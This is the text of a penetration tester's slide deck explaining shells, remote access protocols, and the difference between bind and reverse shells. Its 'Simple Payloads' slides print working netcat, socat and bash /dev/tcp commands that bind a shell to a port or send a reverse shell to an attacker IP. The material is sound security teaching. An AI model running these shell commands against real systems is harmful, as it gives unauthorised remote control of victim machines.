Shells

Agenda

1. whoami
2. What is a shell?
3. Accessing shells remotely
4. Shells for Hackers
   - bind shell
   - reverse shell
5. Resources

whoami

Michael Ikua - Lead Penetration Tester, Silensec

- Offensive Security Consultant, CYBERRANGES
- CTF Player @fr334aks
- OSCP

What is a shell

A shell is a computer program which exposes an operating system's services to a human user or other programs.

It is named a shell because it is the outermost layer around the operating system.

- Source: Wikipedia

The operating system shell can be either of the two depending on the role of the machine:

- a graphical user interface (GUI) shell
- a command-line interface (CLI) shell

GUI Shell

This is what you typically encounter on desktop operating systems such as Windows and Ubuntu Desktop.

They expose OS functionality via graphical elements such as windows, tabs and a mouse cursor.

Mostly found on end user systems/workstations that are used for day to day activities.

GUI Shell

Operating systems with GUI shells also provide CLI shells via terminal emulators.

Linux Terminal Emulators - Gnome Terminal, Mate Terminal, xterm, etc.
Windows Terminal Emulators - Windows Terminal, cmder, etc.

CLI Shell

CLI - Command Line Interface shell is a text based shell that only supports supplying commands to the OS via text commands from a keyboard.

You typically encounter this on server operating systems that don't need graphical interfaces to run such as:
ubuntu server, redhat etc.

CLI Shell

This was the only accessible shell on the very earliest versions of operating systems such as MS-DOS.

As we have seen this is also present on GUI based operating systems through terminal emulators.

CLI Shell Programs

With CLI shells we also have shell programs that have different syntax on how you can executed commands on the OS.

Some of these shell programs allow for scripting.

Windows CLI Shell Programs

- cmd.exe
- powershell.exe

Linux CLI Shell Programs

- sh
- bash
- zsh
- ksh
- fish
- etc.

Accessing Shells Remotely

Access to shells on workstations is as easy as having physical access to the machine.

When performing administration on servers it is not as straight forward. Today you would expect a sysadmin to be responsible of over a dozen servers.

Therefore, remote access to the servers would be more ideal and convenient for administration.

Supporting Protocols

GUI
- RDP
- VNC
- etc.

CLI
- SSH
- WinRM
- telnet
- etc.

Shells for Hackers

As a hacker, 98% of your interaction with systems is mostly through a remote CLI shell.

Shell access would mostly be through "legitimate" access such as ssh or through some sort of exploit.

With exploits you will mostly have 2 options:

- Bind Shells
- Reverse Shells

Bind Shells

To explain what bind shells are I'll use server/client model.

To achieve a bind shell, the shell program has to bind to a port. This means that if I exploit a victim machine and setup a bind shell, a port will be opened on the victim waiting for me to connect and get the shell.

This makes the victim machine the server and my attacker machine the client.


From the previous explanation, we can consider ssh server as a bind shell but which is usually setup legitimately.

In summary, for bind shells the victim opens up a port with the shell program and waits for the attacker to connect.

This is useful in situations where the victim cannot reach the attacker machine but the attacker machine can reach the victim.

The downside of this is that it is very easy to detect as new ports listening for connections are not an everyday activity on systems.

May not be useful if the victim already has a firewall in place and is blocking some inbound connections.



Attacker

Victim

Simple Payloads

```
nc -e /bin/bash -lvnp 8080
```

```
socat -d -d TCP4-LISTEN:8080 EXEC:/bin/bash
```

DEMO


Reverse Shells

These are the opposite of bind shells. The attacker machine listens on a port (acts as a server) and waits to receive the shell from the victim (acts as a client).

This is the most commonly used and is easy to achieve as most outbound connections are not usually blocked. It's also easy to blend it with legitimate traffic to avoid detection.

These are the opposite of bind shells. The attacker machine listens on a port and waits to receive the shell from the victim.

This is the most commonly used and is easy to achieve as most outbound connections are not usually blocked. It's also easy to blend it with legitimate traffic to avoid detection.



Attacker

Victim

Simple Payloads

```
ncat 192.168.10.10 8080 -e /bin/bash

socat -d -d TCP4:192.168.10.10:8080 EXEC:/bin/bash

bash -i >& /dev/tcp/192.168.10.10/8080 0>&1
```

DEMO

Resources

Reverse Shell Cheat Sheet - PayloadsAllTheThings

Netcat - https://blog.ikuamike.io/posts/2021/netcat/